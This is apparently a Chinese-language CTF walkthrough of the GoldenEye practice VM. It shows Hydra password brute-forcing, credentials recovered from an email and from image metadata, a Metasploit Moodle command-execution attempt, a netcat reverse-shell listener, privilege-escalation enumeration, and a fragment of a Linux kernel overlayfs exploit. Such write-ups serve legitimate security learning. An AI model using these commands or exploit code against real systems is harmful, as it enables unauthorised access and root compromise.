
```
root@kali:~/tools# hydra -L user.txt -P /usr/share/wordlists/fasttrack.txt 192.168.56.108 -s 5500
op3
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or sec
 service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-22 02:56:13
[INFO] several providers have implemented cracking protection, check with a small wordlist first
nd stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pre
ous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per tas
[DATA] attacking pop3://192.168.56.108:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 72.00 tries/min, 144 tries in 00:02h, 78 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.56.108   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-22 02:58:41
```

nc登录邮箱



```
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate fur
ther information......

username: dr_doak
password: 4England!
```


得到网站的密码，登录



提升adm1n的密码在/dir007key/for-007.jpg中

估计是图片隐写

binwalk+exiftool




```
root@kali:~/GoldenEye# exiftool for-007.jpg
ExifTool Version Number         : 11.80
File Name                       : for-007.jpg
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2020:01:22 03:06:00-05:00
File Access Date/Time           : 2020:01:22 03:06:12-05:00
File Inode Change Date/Time     : 2020:01:22 03:06:00-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
X Resolution                    : 300
Y Resolution                    : 300
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : eFdpbnRlcjE5OTV4IQ==
Make                            : GoldenEye
Resolution Unit                 : inches
Software                        : linux
```

base64解码=>`xWinter1995x!`

成功登录admin

getshell

看到版本为2.2.3



for-007.jpg（JPEG 图像，313x21
2.2.3: Edit profile

severnaya-station.com/gnocertdir/user/editadvanced.php


斗鱼 - 每个人的直播...

GoldenEye Operators Training - Moodle

Home ► My profile settings ► Edit profile

General

Username*	admin
Choose an authentication method	Manual accounts
Suspended account	□
	The password must have at least 8 characters
New password	□ Unmask
Force password change	□
First name*	Admin
Surname*	User
Email address*	boris@127.0.0.1
Email display	Allow everyone to see my email address
Email format	Pretty HTML format
Email digest type	No digest (single email per forum post)
Forum auto-subscribe	Yes: when I post, subscribe me to that forum



找到约 36,400 条结果 （用时 0.35 秒）

www.cvedetails.com › product_id-3590 › version_id-130605 ▾ 翻译此页

Moodle Moodle version 2.2.3 : Security vulnerabilities

Security vulnerabilities of Moodle Moodle version 2.2.3 List of cve security vulnerabilities related to this exact version. You can filter results by cvss scores, years ...

www.exploit-db.com › exploits ▾ 翻译此页


Moodle - Remote Command Execution (Metasploit) - Exploit ...

2013年10月31日 - CVE-2013-3630CVE-99140 . remote exploit for Linux platform. ... This module was tested against Moodle version 2.5.2 and 2.2.3. }, 'License' ...

www.rapid7.com › exploit › multi › http › moodle_cmd_exec ▾ 翻译此页

Moodle Remote Command Execution - Rapid7

Rapid7's VulnDB is curated repository of vetted computer software exploits and exploitable



rapid7.com/db/modules/exploit/multi/http/moodle_cmd_exec

References


CVE-2013-3630 | EDB-28174 |
https://community.rapid7.com/community/metasploit/blog/2013/10/30/seven-tricks-and-treats

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/http/moodle_cmd_exec
msf exploit(moodle_cmd_exec) > show targets
    ...targets...
msf exploit(moodle_cmd_exec) > set TARGET < target-id >
msf exploit(moodle_cmd_exec) > show options
    ...show and set options...
msf exploit(moodle_cmd_exec) > exploit
```


和wp一样失败了。。。



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/moodle_cmd_exec) > set rhost severnaya-station.com
rhost => severnaya-station.com
msf5 exploit(multi/http/moodle_cmd_exec) > set targeturi /gnocertdir
targeturi => /gnocertdir
msf5 exploit(multi/http/moodle_cmd_exec) > set username admin
username => admin
msf5 exploit(multi/http/moodle_cmd_exec) > set password xWinter1995x!
password => xWinter1995x!
msf5 exploit(multi/http/moodle_cmd_exec) > run

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Authenticating as user: admin
[-] Exploit aborted due to failure: no-access: Login failed
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/moodle_cmd_exec) > 
```

另一种方法

步骤有点长，就不写了，本来复现这个靶场也是主要为了学习下脏牛提权



```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.56.108: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 45018
/bin/sh: 0: can't access tty; job control turned off
$ ls
changelog.txt
classes
config.php
css
editor_plugin.js
editor_plugin_src.js
img
includes
rpc.php
$ 
```

提权


获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")' # 有些没有安装Python2，所以需要换成python3 -c
```


```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```

上面的都没啥线索。。。

最后内核提权



```
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/
Linux
```




```
root@kali:~/tools# searchsploit linux kernel 3.13
--------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                 |  Path
                                                               | (/usr/share/exploitdb/)
--------------------------------------------------------------- ----------------------------------------
Linux Kernel 3.13 - SGID Privilege Escalation                  | exploits/linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04     | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04     | exploits/linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Local Privilege Escalatio     | exploits/linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call L     | exploits/linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONF     | exploits/linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32     | exploits/linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat (PoC)          | exploits/linux/dos/31305.c
--------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
```

之前跑`find / -perm -u=s -type f 2>/dev/null`

> */usr/bin/cc是来自Unix的C语言编译器，其实它只是一个软链接，最终的实体文件是/usr/bin/clang*


由于靶机没有安装gcc，所以我们可以用/usr/bin/cc编译exp

把下图红框部分的gcc改成cc



```
    usleep(300000);

    wait(NULL);

    fprintf(stderr,"child threads done\n");

    fd = open("/etc/ld.so.preload",O_WRONLY);

    if(fd == -1) {
        fprintf(stderr,"exploit failed\n");
        exit(-1);
    }

    fprintf(stderr,"/etc/ld.so.preload created\n");
    fprintf(stderr,"creating shared library\n");
    lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
    write(lib,LIB,strlen(LIB));
    close(lib);
    lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
    if(lib != 0) {
        fprintf(stderr,"couldn't create dynamic library\n");
        exit(-1);
    }
